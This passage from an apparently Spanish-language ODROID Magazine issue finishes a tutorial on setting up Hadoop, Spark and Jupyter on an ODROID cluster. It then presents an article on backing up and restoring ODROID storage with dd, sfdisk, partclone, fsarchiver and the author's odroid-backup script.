Estos archivos de configuración tienen una configuración de clúster similar a la descrita en mi anterior artículo. Es posible que tengas que modificarlos si has desarrollado un clúster diferente. Ahora que el software Hadoop está configurado en el nodo maestro, lo vamos a copiar en los nodos esclavos:

```
$ parallel-ssh -i -H "slave1 slave2 slave3" \
 -l root "mkdir -p /opt/hadoop-2.7.2/"
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
 root@slave1:/opt/
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
 root@slave2:/opt/
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
 root@slave3:/opt/
$ parallel-ssh -i -H "slave1 slave2 slave3" \
 -l root \
 "chown -R hduser:hadoop /opt/hadoop-2.7.2/"
$ parallel-ssh -i -H "slave1 slave2 slave3" \
 -l root \
 "ln -s /opt/hadoop-2.7.2 /usr/local/hadoop"
$ parallel-ssh -i -H "master slave1 slave2 slave3"\
 -l root \
"mkdir -p /data/hdfs/tmp"
$ parallel-ssh -i -H "master slave1 slave2 slave3"\
 -l root \
 "chown -R hduser:hadoop /data/hdfs"
```

El último paso en la instalación de Hadoop es formatear el nodo como un HDFS:

```
$ /usr/local/hadoop/bin/hdfs namenode -format
```

Instalar Apache Spark

Vamos a utilizar un método similar al anterior para instalar Apache Spark. En primer lugar, vamos a utilizar Python 3 para acceder a Spark y a algunas librerias clave de Python, por lo que tendrás que iniciar sesión en cada nodo y ejecutar:

```
$ sudo apt-get install python3 python3-pip
$ sudo pip3 install numpy
$ sudo pip3 install urlparse
```

Después, en el nodo maestro instala Apache Spark:

```
$ cd /opt
$ sudo wget http://apache.claz.org/spark/\
spark-1.6.2/spark-1.6.2-bin-hadoop2.6.tgz
$ sudo tar xvzf spark-1.6.2-bin-hadoop2.6.tgz
$ sudo chown -R hduser:hadoop \
 spark-1.6.2-bin-hadoop2.6
$ sudo ln -s /opt/spark-1.6.2-bin-hadoop2.6 \
 /usr/local/spark
```

Al igual que en nuestra instalación de Hadoop, necesitas añadir algunos archivos de configuración al directorio /usr/local/chispas/conf. Puedes localizar los archivos de configuración necesarios en mi repositorio GitHub (http://bit.ly/2b4GnDU).

Una vez que Spark haya sido configurado en el nodo ma-

estro, cópialo a los esclavos de tu clúster:

```
$ parallel-ssh -i -H "slave1 slave2 slave3" -l root \
"mkdir -p /opt/spark-1.6.2-bin-hadoop2.6"
$ sudo rsync -avxP /opt/spark-1.6.2-bin-hadoop2.6 \
 root@slave1:/opt/
$ sudo rsync -avxP /opt/spark-1.6.2-bin-hadoop2.6 \
 root@slave2:/opt/
$ sudo rsync -avxP /opt/spark-1.6.2-bin-hadoop2.6 \
 root@slave3:/opt/
$ parallel-ssh -i -H "slave1 slave2 slave3" \
 -l root "chown -R hduser:hadoop \
 /opt/spark-1.6.2-bin-hadoop2.6"
$ parallel-ssh -i -H "slave1 slave2 slave3" \
 -l root "ln -s /opt/spark-1.6.2-bin-hadoop2.6 \
 /usr/local/spark"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
 -l root "mkdir -p /data/spark"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
 -l root "chown hduser:hadoop /data/spark"
```

Instalar Jupyter Notebook

La instalación Jupyter Notebook es relativamente simple en comparación con lo que hemos hecho hasta ahora. Ùnicamente en el nodo maestro, ejecuta los siguientes comandos:

```
$ sudo mkdir /data/jupyter
$ sudo chown -R hduser:hadoop /data/jupyter/
$ mkdir ~/notebooks
$ sudo pip3 install jupyter
```

Para hacer visualizaciones en un notebook, necesitamos compilar e instalar matplotlib. También es útil tener instalado numpy para facilitar la informática científica a través de Python. Ten en cuenta que esto va a llevar un tiempo:


```
$ sudo apt-get build-dep matplotlib
$ sudo pip3 install matplotlib
$ sudo pip3 install numpy
```

Ejecutar Hadoop, Spark y Jupyter

Para logar que todo se ejecute, usa los siguientes comandos:

```
$ /usr/local/hadoop/sbin/start-dfs.sh
$ /usr/local/spark/sbin/start-all.sh

$ XDG_RUNTIME_DIR="/data/jupyter" PYSPARK_DRIVER_
PYTHON=jupyter PYSPARK_DRIVER_PYTHON_OPTS="notebook
--no-browser --port=7777 --notebook-dir=/home/hduser/
notebooks" /usr/local/spark/bin/pyspark --packages
com.databricks:spark-csv_2.10:1.1.0 --master spark://
master:7077
```


Puedes optar por convertir esta secuencia de comandos en un script bash independiente, o simplemente puede crear un alias para este último comando. Te dejo elegir cualquiera de



Página web principal de Jupyter

estas opciones como ejercicio. Una vez en funcionamiento, introduce en el navegador del ordenador http://<dirección IP del clúster>:7777/, debería ver la interfaz Jupyter.

Vamos a ejecutar una tarea de recuento de palabras en



Bloc de notas de Jupyter

nuestro sistema big data de XU4. Crea un nuevo notebook Python 3 haciendo clic en el botón New en la parte superior derecha de la página web. Ahora verá un espacio vacío, como el que se muestra en la Figura anterior.

Abre una nueva sesión SSH en el nodo principal y añade lo siguiente:

```
$ wget http://norvig.com/big.txt
$ hdfs dfs -mkdir /user/michael
```

```
$ hdfs dfs -put ./big.txt /user/michael/big.txt
$ hdfs dfs -ls /user/michael
```


Vuelve al notebook recién creado, añade el siguiente código Python en la primera celda:

```
from operator import add
blog_data = sc.textFile('hdfs://master:9000/user/\
michael/big.txt').cache()
counts = blog_data.flatMap(lambda x: x.split(' ')).\
map(lambda x: (x, 1)).reduceByKey(add)
```

A continuación, pulsa Shift + Enter para iniciar el tratamiento de las celdas. Una nueva celda aparecerá en el notebook de Jupyter. Técnicamente, todavía no ha sucedido nada dentro de Spark, excepto crear un plan de consulta para ejecutar el recuento de palabras frente al conjunto de datos del blog que ya hemos colocado en HDFS. Spark no hace ningún cálculo hasta que no haga falta materializar los resultados. La forma más común de hacerlo es mostrar una parte de los resultados. En la siguiente celda del notebook, introduzca el código y pulse Shift-Enter:

```
counts.take(100)
```

Verás un asterisco junto a la celda en la que hemos introducido el código anterior. Este asterisco seguirá activo mientras Spark esté haciendo sus cálculos. Si vuelves a la sesión de terminal en la que lanzaste el software Jupyter, verás el registro log de Spark realizando sus cálculos. Por otra parte, si escribes en tu navegador web la dirección http:<dirección IP del clúster>:4040/, puedes analizar el estado interno de Spark utilizando su interfaz de aplicación. Es probable que escuches arrancar el ventilador de la CPU del XU4 durante los cálculos.



Los cálculos del recuento de palabras se han completado

Cuando los cálculos finalicen, los primeros 100 valores de los resultados se mostrarán en el notebook de Jupyter.

Cambia el nombre del notebook haciendo clic en la cadena " Untitled" junto al logo de Jupyter en la parte superior izquierda del notebook. Puede seguir trabajando con los datos añadiendo más celdas que contengan más código python Spark. Hay muchos y excelentes recursos en la web para aprender más sobre Apache Spark, incluyendo http://spark.apache.org.


Para guardar y cerrar el notebook, haz clic en el menú "File" en la página y selecciona "Close and Halt". Para finalizar Jupyter, pulsa Control-C dos veces en la ventana de terminal desde el cual se lanzó. Una vez que el software Juypter se detenga, puedes apagar Spark y HDFS con:

```
$ /usr/local/spark/sbin/stop-all.sh
$ /usr/local/hadoop/sbin/stop-dfs.sh
```

Lecturas recomendadas

Si deseas aprender más sobre los temas tratados en este artículo, puedes utilizar los siguientes recursos para obtener más información sobre el software, así como mis conocimientos sobre Big Data.

Mi blog: http://diybigdata.net
Apache Hadoop: http://hadoop.apache.org
Apache Spark: http://spark.apache.org
Jupyter Notebook: http://jupyter.org



SCRIPTS PARA BACKUP

COMO MANTENER SUS DATOS A SALVO PARA TU TRANQUILIDAD


por Adrian Popa

Has trabajado duro para darle forma a tu sistema y resolver todos los errores, pero sabes que las cosas no duran para siempre, y puede que tengas que actualizar un navegador dañado, o es posible que desee experimentar con un nuevo kernel o paquete beta. Para ahorrarte problemas en el futuro, ¡siempre es bueno hacer una copia de seguridad o backup! Sin embargo, las copias de seguridad suelen ser una fuente de confusión en los foros y los nuevos usuarios suelen tener dificultades para realizarlas. En este artículo, vamos a aprender lo que hay que hacer para mantener seguro tu sistema.

Discos, particiones y sistemas de archivos

Los expertos en ordenadores no tienen ningún problema para distinguir entre discos, particiones y sistemas de ficheros, pero vamos a analizarlos para tener un punto de partida común. Un disco generalmente es un dispositivo físico que almacena los datos en bloques de acceso aleatoriamente. En instalaciones más complejas, se pueden combinar múltiples discos físicos en forma de RAID utilizando hardware o software, y mostrarlos al sistema operativo como discos virtuales. Las particiones son secciones en los discos que normalmente almacena un sistema de archivos. Los sistemas de ficheros gestionan cómo se almacenan los archivos y datos para localizarlos más tarde. Para hacer una backup de tu sistema ODROID, necesitas conservar la información de la partición y el contenido de las particiones.

Todos los discos empiezan con un bloque de datos de 512 bytes que generalmente contiene el gestor de arranque (para sistemas x86, 446 bytes) y el Registro de Arranque Principal




Partition	File System	Label	Size	Used	Unused	Flags
unallocated	unallocated		24.00 MiB	---	---	
/dev/loop0p1	fat16	STORAGE	512.00 MiB	155.82 MiB	356.18 MiB	lba
/dev/loop0p2	ext4	system	512.00 MiB	443.02 MiB	68.98 MiB	
/dev/loop0p3	ext4	userdata	1.00 GiB	689.11 MiB	334.89 MiB	
/dev/loop0p4	extended		5.30 GiB	---	---	
/dev/loop0p5	ext4	cache	384.00 MiB	273.57 MiB	110.43 MiB	
/dev/loop0p6	ext4	bootsel	512.00 MiB	52.25 MiB	459.75 MiB	
/dev/loop0p7	ext4	linux	4.42 GiB	1.77 GiB	2.65 GiB	

Diseño de particiones de una imagen con triple de arranque en un CI

MBR es una tabla con los datos de inicio, la extensión y el tipo de partición de tus 4 particiones primarias. Estas son las particiones asignadas del 1 al 4 en el kernel de Linux (por ejemplo, sda1-hda4 para un disco llamado sda). El MBR es una estructura de datos muy antigua, introducida en 1983, de modo que tiene algunas limitaciones. La necesidad de utilizar discos cada vez más grandes (>2 TB) dio lugar a la introducción de la tabla de particiones GUID (GPT) que reemplaza a MBR en los sistemas más recientes. Tienes más información en http://bit.ly/2bvb4oL. Los ODROIDs pueden utilizar tanto MBR y GPT, pero el soporte de arranque está diseñado como un volumen MBR por su tamaño tan pequeño y su simplicidad.

Pero, tal y como muestra en la figura anterior, un disco puede tener más de 4 particiones. Esto se consigue con un truco - una partición primaria está marcada como "extendida" y puede contener tantas particiones lógicas como se quiera. Linux las representa con números desde 5 hacia adelante (es decir, sda5, sda6 y así sucesivamente). La información de las particiones lógicas se almacena en estructuras similares a MBR denominadas Extended Boot Record (EBR), `http://bit.ly/2bw47Re`, se parece a una lista enlazada, como muestra la siguiente Figura, pero que precede a la partición real del disco.

Las particiones que se suele ver en los ODROIDs son FAT16/FAT32 (vistas como VFAT con el comando mount) y Ext2/3/4. Hay otros tipos de particiones que soporta Linux, como NTFS, XFS y ZFS, pero por lo general no son importantes para el proceso de arranque, por lo que estan fuera de nuestro ámbito de actuación. Existen herramientas de co-



Particiones EBR en disco

pia de seguridad, como BackupPC (http://bit.ly/2bx3J6R) o Clonezilla (http://bit.ly/1Iq2mN7), que soportan más tipos de particiones o hacer copia de seguridad a nivel de archivo. Estas mismas herramientas deberías utilizarlas para respaldar tus datos personales, tales como archivos, imágenes o música. También es bueno antes de realizar una copia de seguridad hacer un poco de "limpieza" y eliminar las cosas que ya no necesitas, como los archivos temporales o procedentes de descargas, con el objeto de reducir el tiempo que se tarda en hacer la copia de seguridad y el tamaño del archivo de la backup . Por ejemplo, puedes borrar el caché de paquetes apt descargados:

```
$ sudo apt-get clean
```

Métodos para hacer backup

Hay unas cuentas formas de hacer una copia de seguridad de tu tarjeta eMMC/SD. La más simple de poner en práctica es hacer una copia binaria 1: 1 de tus datos a un archivo de imagen. Para esta tarea, puede utilizar herramientas como dd o Win32DiskImager. Ten en cuenta que todos los comandos que siguen deben tener la variable $backupDir reemplazada por la ruta del directorio de copia de seguridad deseada, que no puede estar en la misma partición de la que estás tratando de hacer copia de seguridad por razones obvias.

```
$ sudo dd if=/dev/mmcblk0 \
 of=$backupDir/backup.img bs=1M
```

En el comando anterior, "if" representa "el archivo de entrada" y debe apuntar al dispositivo que representa el disco, algo como /dev/mmcblk0, y "of" representa "el archivo de salida" donde se escriben los datos. El parámetro "bs" representa " el tamaño del bloque", que significa la cantidad de datos que se leen y se escriben al mismo tiempo. Una variante del comando dd es que muestre el progreso utilizando el parametro "pv":

```
# apt-get install pv
# dd if=/dev/mmcblk0 bs=1M |\
 pv | dd of=$backupDir/backup.img
```

Restaurar los datos es igual de fácil - basta con sustituir los valores "if" y "of":

```
$ sudo dd if=$backupDir/backup.img \
 of=/dev/mmcblk0 bs=1M
```

Ten en cuenta que dd hace una copia binaria de tu disco. Esto significa que también copia el espacio libre de tu disco. El archivo de salida por defecto será tan grande como el disco, lo que significa que copiar una tarjeta SD de 64 GB de espacio lleva mucho tiempo y ocupa mucho espacio. La ventaja es que se puede ejecutar más tarde herramientas como PhotoRec (http://bit.ly/1jwXElB) sobre el espacio libre y posiblemente, recuperar archivos borrados, lo cual es útil cuando analizamos los datos o recuperamos un soporte dañado. La desventaja es que la imagen será muy grande y lenta de copiar. Puedes utilizar dd junto con gzip para reducir un poco el tamaño de la imagen antes de escribirla, pero no ahorra tiempo:

```
# dd if=/dev/mmcblk0 bs=1M | gzip -c > $backupDir/
backup.img.gz
# gunzip -c $backupDir/backup.img.gz | dd of=/dev/
mmcblk0 bs=1M
```

Además hay que tener en cuenta que, en teoría, se puede hacer una copia de seguridad con dd en un sistema activo copiándolo mientras que las particiones están montadas, pero hay riesgo de inconsistencia si los archivos cambian mientras se hace la copia de seguridad. Lo mejor es hacer una copia de seguridad offline extrayendo la tarjeta de eMMC/SD, conectarla a un sistema diferente y hacer la backup sin tener particiones montadas. También está el inconveniente de cuando se copia soporte con tamaños ligeramente diferentes. No todas las tarjetas de 16GB tiene exactamente el mismo tamaño, podrías acabar con una partición truncada en el soporte de destino.

La utilidad "dd" tiene la ventaja de que es muy fácil de usar, pero para obtener una cierta velocidad en la copia de seguridad/restauración y minimizar el espacio, es necesario descomponer la operación en varios pasos y evitar backup de espacio vacío. Para ello, necesitarás una copia de seguridad del MBR + EBR, del gestor de arranque y de las particiones individuales.

Puedes hacer trampas y utilizar dd si usas GParted para reducir la partición mayor sólo al tamaño utilizado, dd hasta ese tamaño, luego cambiar el tamaño de la partición a su tamaño original tras restaurar, aunque se trata de un trabajo manual.

Restaurar y backup de MBR

El MBR y EBR son pequeñas estructuras de datos y se pueden respaldar fácilmente con dd. Pero debido a que la posición de EBR puede variar en el disco, deberías usar una herramienta de particiones para extraer y restaurar los datos MBR/EBR. Dicha herramienta es sfdisk:

```
$ sudo apt-get install sfdisk
$ sudo sfdisk -d /dev/mmcblk0 > \
 $backupDir/partition_table.txt
```

Para restaurarla más tarde, es necesario proporcionar un archivo guardado a fdisk como este:

```
$ sudo sfdisk /dev/mmcblk0 < \
 $backupDir/partition_table.txt
```

Ten en cuenta que sobrescribir el MBR en un disco con las particiones existentes es el equivalente a borrar las particiones ya que el sistema operativo ya no será capaz de encontrar las antiguas particiones, ¡así que utiliza las opciones de restaurar con extremo cuidado. Esta copia de seguridad se puede realizar en un sistema activo sin riesgos ya que las tablas de particiones

no se suelen cambiar durante la ejecución.

Restaurar y backup del gestor de arranque

Los ODROIDs utilizan U-Boot como gestor de arranque, tal y como se detalla en la edición de noviembre 2015 de ODROID Magazine (http://bit.ly/2bA3P9g). U-Boot almacena su código y los datos en el espacio no asignado después del MBR y al principio de la primera partición. También hay algo de código del arranque en los primeros 446 bytes del primer sector, antes de la tabla de particiones. Puesto que el tamaño y la estructura de U-Boot pueden diferir entre modelos ODROID, lo más seguro es hacer una copia de seguridad binaria de este espacio no asignado con dd. En primer lugar, es necesario averiguar el sector de inicio de la primera partición con sfdisk:

```
adrianp@frost:~/temp/odroid/c1$ sudo sfdisk -l /dev/loop0
Disk /dev/loop0: 7.3 GiB, 7864320000 bytes, 15360000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x550ede21

Device       Boot   Start      End  Sectors  Size Id Type
/dev/loop0p1        49152  1097727  1048576  512M  c W95 FAT32 (LBA)
/dev/loop0p2      1097728  2146303  1048576  512M 83 Linux
/dev/loop0p3      2146304  4243455  2097152    1G 83 Linux
/dev/loop0p4      4243456 15359999 11116544  5.3G  5 Extended
/dev/loop0p5      4245504  5031935   786432  384M 83 Linux
/dev/loop0p6      5033984  6082559  1048576  512M 83 Linux
/dev/loop0p7      6084608 15359999  9275392  4.4G 83 Linux
```

Sector de inicio de la primera partición con sfdisk y tamaño de sector

```
$ sudo sfdisk -l /dev/mmcblk0
```

Tal y como se indica en la figura anterior, la primera partición (loop0p1) empieza en el offset 49152, así que necesitamos copiar todo hasta e incluyendo el sector 49151. El parámetro bs (tamaño de bloque) debe coincidir con lo que sfdisk informó en la línea "Units":

```
$ sudo dd if=/dev/mmcblk0 \
 of=$backupDir/bootloader.bin bs=512 count=49151
```

Ten en cuenta que el comando dd también copia el MBR, que es el sector 0. Para restaurar el gestor de arranque y pasar por alto la restauración de la tabla de particiones, puedes utilizar el siguiente comando:

```
$ sudo dd if=$backupDir/bootloader.bin \
 of=/dev/mmcblk0 bs=512 skip=1 seek=1
```

También debes restablecer el código de arranque desde el primer sector:

```
$ sudo dd if=$backupDir/bootloader.bin \
 of=/dev/mmcblk0 bs=446 count=1
```

Para restaurar la tabla de particiones, no incluyas los parámetros skip y seek. Esto también se puede hacer en un sistema activo ya que los datos en su mayoría son de sólo lectura.

Restaurar y backup de particiones FAT

Por defecto, las imágenes de Hardkernel vienen con una partición FAT16/32 montada en /media/boot que contiene el kernel, el initrd, el árbol de dispositivos y los archivos boot.ini. Todos son cruciales para el inicio del sistema. Los sistemas Android presentan esta partición como almacenamiento "sdcard".

Hay varias herramientas para Linux para realizar copias de seguridad de particiones FAT. Yo solía usar partimage, pero no verifica la suma de comprobación de las particiones en C2, por lo que me pase a partclone. Partclone puede hacer una backup de particiones FAT en bloque preservando los datos en laos mismos offsets, aunque puede saltarse espacios vacios.

```
$ sudo apt-get install partclone
$ sudo partclone.vfat -c -s \
 /dev/mmcblk0p1 \
 -O $backupDir/partition_1.img
```

La "-c" especifica "clonar", "-s" es la partición de origen, que es la primera partición en nuestro caso, y "-O" es el archivo de salida, que se sobrescribirá si existe. Ten en cuenta que partclone no puede trabajar con sistemas de archivos montados y termina dando un error. Para realizar copias de seguridad de un ODROID en funcionamiento, necesitas desmontar /media/boot, realizar la copia de seguridad y montarla de nuevo.

Para restaurar una partición FAT, puede ejecutar el siguiente comando:

```
root@odroid64:~# umount /media/boot
root@odroid64:~# partclone.vfat -c -s /dev/mmcblk0p1  -O partition_1.img
Partclone v0.2.86 http://partclone.org
Starting to clone device (/dev/mmcblk0p1) to image (partition_1.img)
Reading Super Block
Elapsed: 00:00:01, Remaining: 00:00:00, Completed: 100.00%
Total Time: 00:00:01, 100.00% completed!
done!
File system:  FAT16
Device size:  134.2 MB = 262144 Blocks
Space in use:  43.5 MB = 84872 Blocks
Free Space:    90.8 MB = 177272 Blocks
Block size:   512 Byte
Elapsed: 00:00:02, Remaining: 00:00:00, Completed: 100.00%, Rate:   1.30GB/min,
current block:     262144, total block:     262144, Complete: 100.00%
Total Time: 00:00:02, Ave. Rate:    1.3GB/min, 100.00% completed!
Syncing... OK!
Partclone successfully cloned the device (/dev/mmcblk0p1) to the image (partitio
n_1.img)
Cloned successfully.
root@odroid64:~#
```

Backup de Partclone con el desmontaje previo de /media/boot

```
$ sudo partclone.restore -s \
 $backupDir/partition_1.img -o /dev/mmcblk0p1
```

Por desgracia, PartClone no permite restaurar una partición a una partición de destino más pequeña o más grande, por lo que cualquier ajuste de tamaño que necesites hacer, tendrás que llevarlo a cabo después de la restauración. En realidad se puede restaurar a una partición más grande, pero necesitas aumentarla manualmente para utilizar todo el espacio adicional.

Restaurar y backup de particiones Ext2/3/4

Para hacer copias de seguridad y restaurar sistemas de archivos Ext2/3/4, tendremos que utilizar una herramienta diferente llamada FSArchiver. A diferencia de PartClone, FSArchiver crea una copia de seguridad a nivel de archivo y reconstruye el sistema de ficheros a restaurar. Desafortunadamente, debido a ciertas particularidades de los sistemas FAT donde los archivos de arranque de Windows necesitan estar en offsets específicos, el autor de FSArchiver no admite copias de seguridad de sistemas de archivos FAT, por lo que continuamos usando dos herramientas para el trabajo. Aunque con la ayuda de paquetes externos FSArchiver también pueden soportar otros sistemas de archivos, como XFS, ReiserFS, JFS, BTRFS y NTFS. Por lo general, permite hacer copias de seguridad de sistemas de archivos sin montar, pero se puede utilizar en sistemas de ficheros activos con el delimitador "-A", que no siempre funciona. FSArchiver tiene la ventaja de que puede restaurar un sistema de archivos en una partición de destino más grande o más pequeña, preservando los UUID. Para hacer una copia de seguridad de la segunda partición, puedes ejecutar los siguientes comandos:

```
$ sudo apt-get install fsarchiver
$ sudo fsarchiver -o -v -A -j 4 \
 savefs $backupDir/partition_2.fsa \
 /dev/mmcblk0p2
```

El delimitador "-o" significa que sobrescribirá el archivo de destino si existe, "-v" ofrece un resultado detallado, "-A" te permite hacer copias de seguridad de una partición montada y "-j 4" te permite utilizar los 4 núcleos para la compresión.

Para restaurar una copia de seguridad FSA puede ejecutar el siguiente comando:

```
$ sudo fsarchiver restfs \
 $backupDir/partition_2.fsa \
 id=0,dest=/dev/mmcblk0p2
```

Ten en cuenta que, dado que FSArchiver soporta múltiples particiones dentro de un archivo, necesitas especificar la ID de la partición a restaurar. En nuestro ejemplo, almacenamos sólo una partición en un archivo, por lo que siempre especificaremos id=0 cuando restauremos.

Herramienta de backup ODROID


Ahora que ya sabes cómo hacer las cosas de forma manual, es posible que te estés preguntando por qué las operaciones de backup y restauración no son más simples, usando unos cuantos clic. Estoy de acuerdo en que nadie tiene tiempo para recordar todos los parámetros de los diferentes comandos, así que he hackeado una interfaz gráfica de usuario rudimentaria que te puede guiar en el proceso de copia de seguridad y restauración.

La herramienta descriptivamente se llama "odroid-backup". Está escrita en Perl y utiliza zenity y djialog para montar una interfaz gráfica de usuario básica, puesto que soy demasiado viejo para aprender Python. Para instalar la herramienta, puedes descargarla desde mi repositorio GitHub:

```
$ sudo wget -O /usr/local/bin/odroid-backup.pl \
https://raw.githubusercontent.com/\
mad-ady/odroid-backup/master/odroid-backup.pl
$ sudo chmod a+x \
 /usr/local/bin/odroid-backup.pl
```

El script depende de unos cuantos módulos de Perl no estándar, así como de algunas utilidades de Linux, aparecerá una lista de las dependencias que faltan y formas de solucionarlo la primera vez que lo ejecutes. Para instalar todas las dependencias a la vez, ejecuta lo siguiente:

```
$ sudo apt-get install \
 libui-dialog-perl zenity \
 dialog libnumber-bytes-human-perl \
 libjson-perl sfdisk fsarchiver \
 udev util-linux coreutils \
 partclone parted
```



